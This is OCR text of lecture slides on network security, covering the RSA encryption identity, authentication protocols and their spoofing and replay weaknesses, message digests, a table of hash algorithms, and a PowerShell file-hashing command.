Why $K_B^-(K_B^+(m)) = m = K_B^+(K_B^-(m))$?


follows directly from modular arithmetic:

$$(m^e \bmod n)^d \bmod n = m^{ed} \bmod n$$
$$= m^{de} \bmod n$$
$$= (m^d \bmod n)^e \bmod n$$

Today's lesson

- What is network security?
- Principles of cryptography
- **Authentication**, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Operational security: firewalls and IDS

Authentication




Ask a question

Authentication

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap1.0: Alice says “I am Alice”




failure scenario??

Authentication

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap1.0: Alice says “I am Alice”




in a network, Bob can not “see” Alice, so Witch simply declares herself to be Alice

Authentication: another try

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap2.0: Alice says “I am Alice” in an IP packet containing her source IP address



failure scenario??

Authentication: another try

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap2.0: Alice says “I am Alice” in an IP packet containing her source IP address

Alice’s IP address	“I am Alice”


Witch can create a packet “spoofing” Alice’s address

Ask a question

Authentication: a third try

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap3.0: Alice says “I am Alice” and sends her secret password to “prove” it.




failure scenario??

Authentication: a third try

Goal: Bob wants Alice to "prove" her identity to him

Protocol ap3.0: Alice says "I am Alice" and sends her secret password to "prove" it.




Replay attack:
Witch records Alice's packet and later replay it to Bob

Ask a question

Authentication: Solution

Use public key cryptography



Bob computes

$K_A^+(K_A^-(R)) = R$

and knows only Alice could have the private key, that encrypted R such that


$K_A^+(K_A^-(R)) = R$

Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Operational security: firewalls and IDS


Message integrity


- A message has not been tampered with or altered



Message digests

- Apply hash function H to *m*, get fixed size message digest, *H(m)*





Ask a question

Hash function algorithms


hash	year	coll. res.	size (bits)	design	broken?
MD4	1990	64	128	32-bit ARX DM	1995
SHA-0 (SHA)	1993	80	160	32-bit ARX DM	1998
MD5	1993	64	128	32-bit ARX DM	2004
SHA-1	1995	80	160	32-bit ARX DM	2005
SHA-256 (SHA-2)	2002	128	256	32-bit ARX DM	
SHA-384 (SHA-2)	2002	192	384	64-bit ARX DM	
SHA-512 (SHA-2)	2002	256	512	64-bit ARX DM	
SHA-224 (SHA-2)	2008	112	224	32-bit ARX DM	
SHA-512/224	2012	112	224	64-bit ARX DM	
SHA-512/256	2012	128	256	64-bit ARX DM	
SHA3-224	2013	112	224	64-bit Keccak sponge	
SHA3-256	2013	128	256	64-bit Keccak sponge	
SHA3-384	2013	192	384	64-bit Keccak sponge	
SHA3-512	2013	256	512	64-bit Keccak sponge	
SHAKE128	2013	$\leq$128	any	64-bit Keccak sponge	
SHAKE256	2013	$\leq$256	any	64-bit Keccak sponge	


Ask a question

Use hash function in Windows 10/11

- Powershell

get-filehash -path "C:\nvlinh.jpg" -Algorithm MD5 | format-list





Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Operational security: firewalls and IDS

Transport-layer security (TLS)

